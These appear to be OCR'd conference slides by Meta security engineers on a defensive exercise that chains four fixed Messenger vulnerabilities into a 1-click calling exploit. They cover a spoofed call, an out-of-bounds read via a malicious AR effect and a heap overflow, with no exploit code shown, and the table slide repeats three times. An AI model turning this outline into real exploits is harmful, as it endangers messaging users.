Building a 1-click Exploit Targeting Messenger for Android

Defense through Offense

Andrew Calvano
Meta Product Security

Octavian Guzu
Meta Product Security

Ryan Hall
Meta Red Team X

Agenda

01 Introductions

02 Background

03 Exploitation

04 Mitigations

05 Takeaways/Questions

01 Introductions

Octavian Guzu

- Product Security Engineer @Meta, London
- Currently working on Messenger and Video Calling security
- Crypto enthusiast, computer science background

Andrew Calvano

- Product Security Engineer @Meta, USA
- Working on cross-platform Family of App security with emphasis on Messenger
- Vulnerability research, reverse engineering, and computer science background

Ryan Hall

- Offensive Security @Meta, USA
- Focus on security of 3rd party software and hardware
- Vulnerability research, low level platform/device security.

What is Defense through Offense?

Improving security posture through demonstrated compromise of our own software

- **Goals**:
  - Exploit mitigations research
  - Identifying flaws in design that only become apparent through exploitation
  - Discovering new attack surface
  - Building data points for in the wild detection and incident response
- **Outcomes**:
  - Three exercises to date producing ~45 security engineering work streams to harden Meta products

Step 1 Curate known vulnerabilities and develop relevant and realistic exploitation scenarios to investigate (e.g. 0-click messaging vs 1-click calling)

Step 2 Reintroduce curated vulnerabilities on top of the latest release of the target software

Step 3 Develop exploitation primitives from subsets of curated vulnerabilities and build an exploit targeting the vulnerable build by chaining them together

Step 4 Document the exploit and brainstorm security engineering work streams to mitigate similar scenarios

Meta Quest 2

Inaugural exercise targeting the Quest 2 device. The exercise resulted in the creation of a local privilege escalation exploit for VROS. The exploit scenario was from the perspective of a malicious or compromised application installed to VROS.

Ray-Ban Stories


Second exercise targeting firmware vulnerabilities on the Ray-Ban Stories wearable glasses. The scenario was an over-the-air proximity based attack. The exploit allowed an attacker within Bluetooth range of a Ray-Ban Stories user to execute code on the victim's glasses.

Messenger for Android

Most recent exercise we will be discussing today. The exercise created a 1-click calling exploit targeting the Messenger for Android application resulting in remote code execution.

02 Background


What is Messenger?



Save time with shortcuts
View keyboard shortcuts in one place. Or press ⌘ and / anytime.

uniquetestuser2
uniquetestuser... · Wed

uniquetestuser2
uniquetestuser2 sent... · Jun 07




Share everyday moments with friends and family.
Stories disappear after 24 hours.
Replies and reactions are private.

What's on your mind, uniquetestuser3?

uniquetestuser1
Active now

End-to-end encrypted
Messages and calls are secured with end-to-end encryption. Learn More




uniquetestuser2
You: test · 15h

uniquetestuser1
test · 15h

uniquetestuser3
Messages and calls are secured... · 1w

uniquetestuser3
You sent an attachment. · 2w



Tammy, Suzan
You: In 5min!

Shomari Simm...
You: in 5min!

Suzan Perez
Suzan: Hey there!

Grace Branch
Grace: Are we still u...


Kelly Jackson
You: Not yet!

hi


Are we still up for playing?

In 5min!

Start a message...
Up for a game?
Join me in VR



uniquetestuser5
You: Hi · 8:11 am



uniquetestuser5
You: Hi · 5:11 AM


Messenger Messaging Architecture

Msys

- Cross platform messaging stack written in C
- Manages database, accounts, incoming/outgoing messaging, etc.
- E2EE messaging support requiring client side validation of messaging and media content

Messenger Core Foundations (MCF)

- Core types used by Msys applications
- MCF is an abstraction layer around CoreFoundations
  - On Apple platforms, it calls CoreFoundations APIs directly
  - On Non-Apple platforms, it calls a cross platform implementation
- Objects inherit from a base class, are reference counted, and encode type specific functionality such as initializers and destructors



MCFRuntimeClass

0x0	version		className
0x10	init(MCFType*)		copy(void*, MCFType*)
0x20	finalize(MCFType*)		…
0x30	…		…
0x40	…		…

MCFData

0x0	typeID		strong RefCount	weak RefCount
0x10	state	size	length	allocated Capacity
0x20	maxCapacity		bytes	
0x30	flags		deallocator	
0x40	internalBuffer			
0x50				
0x60				


Messenger Calling Architecture

Primarily managed by the Rsys and WebRTC libraries

- Supports both 1:1 and group audio/video calls
- **Rsys** manages client side signaling and WebRTC
- WebRTC maintains connections to servers/clients and manages media

Two relevant attack vectors to consider

- *Call **Signaling***
  - Communication between clients, infrastructure, and other clients to manage call state
  - Structured Thrift protocol that defines messages
- *Call **Media***
  - WebRTC relevant protocols (e.g. RTP, STUN, SCTP) and audio/video codecs (e.g. OPUS, H264)



Spark AR

Spark AR is the AR effect engine powering AR experiences across Meta products

- AR effects developed in JavaScript

Group calling AR effects are auto enabled for all call participants when any call participant enables them

- Exploit uses malicious Group AR effect to force victim client to download and execute it

Multipeer AR effect feature

- Cross-client AR effect network communication
- Our malicious effect uses this to exfiltrate out of bounds memory to our malicious caller

Meta Spark

A Meta Spark Update

Meta Spark's platform of third party tools and content will no longer be available effective January 14, 2025.

By: Meta Spark
27 August 2024

03 Exploitation

Messenger Exploitation Scenario

Scenario: 1-click calling exploit initiated by a malicious caller

- Environment
  - Pixel 6a Emulators + Physical Device
  - Android 12
- Constraints:
  - Threat actor can call their victim in a 1:1 call
  - The victim user must answer the call
- Exploitation Goals:
  - Execute code after call accept within the victim application

Curated Vulnerabilities

Our exploit chains four exploitation primitives from a set of **4 vulnerabilities**. These vulnerabilities are a mix of issues crossing different FoA components. All were internally discovered during security reviews of Meta code and **have been fixed.**

Vulnerability	Title	Security Impact
Vulnerability 1 (Rsys)	Rsys Apps Vulnerable to Incoming Call Metadata Spoofing	A malicious user can create a call appearing as if it is coming from someone else (e.g. Mom)
Vulnerability 2 (Spark AR)	Out of bounds Read in SegmentationModule::getForegroundPercent	An AR effect can read out of bounds on the heap potentially leading to information disclosure and an ASLR defeat
Vulnerability 3 (Rsys)	Signaling messages sendable over media data channel	Malicious calling clients can send signaling messages P2P that should be reserved for the server
Vulnerability 4 (Rsys)	Incorrect Signed Integer Comparison Leads to OOB Write in UnifiedPlanSdpUpdateSerializer::applyDelta	Out of bounds write on the heap reachable client-to-client during a call that can corrupt the heap in a targeted manner

Curated Vulnerabilities

Our exploit chains four exploitation primitives from a set of **4 vulnerabilities**. These vulnerabilities are a mix of issues crossing different FoA components. All were internally discovered during security reviews of Meta code and **have been fixed.**

Vulnerability	Title	Security Impact
Vulnerability 1 (Rsys)	Rsys Apps Vulnerable to Incoming Call Metadata Spoofing	A malicious user can create a call appearing as if it is coming from someone else (e.g. Mom)
Vulnerability 2 (Spark AR)	Out of bounds Read in SegmentationModule::getForegroundPercent	An AR effect can read out of bounds on the heap potentially leading to information disclosure and an ASLR defeat
Vulnerability 3 (Rsys)	Signaling messages sendable over media data channel	Malicious calling clients can send signaling messages P2P that should be reserved for the server
Vulnerability 4 (Rsys)	Incorrect Signed Integer Comparison Leads to OOB Write in UnifiedPlanSdpUpdateSerializer::applyDelta	Out of bounds write on the heap reachable client-to-client during a call that can corrupt the heap in a targeted manner

Curated Vulnerabilities

Our exploit chains four exploitation primitives from a set of **4 vulnerabilities**. These vulnerabilities are a mix of issues crossing different FoA components. All were internally discovered during security reviews of Meta code and **have been fixed.**

Vulnerability	Title	Security Impact
Vulnerability 1 (Rsys)	Rsys Apps Vulnerable to Incoming Call Metadata Spoofing	A malicious user can create a call appearing as if it is coming from someone else (e.g. Mom)
Vulnerability 2 (Spark AR)	Out of bounds Read in SegmentationModule::getForegroundPercent	An AR effect can read out of bounds on the heap potentially leading to information disclosure and an ASLR defeat
Vulnerability 3 (Rsys)	Signaling messages sendable over media data channel	Malicious calling clients can send signaling messages P2P that should be reserved for the server
Vulnerability 4 (Rsys)	Incorrect Signed Integer Comparison Leads to OOB Write in UnifiedPlanSdpUpdateSerializer::applyDelta	Out of bounds write on the heap reachable client-to-client during a call that can corrupt the heap in a targeted manner

Curated Vulnerabilities

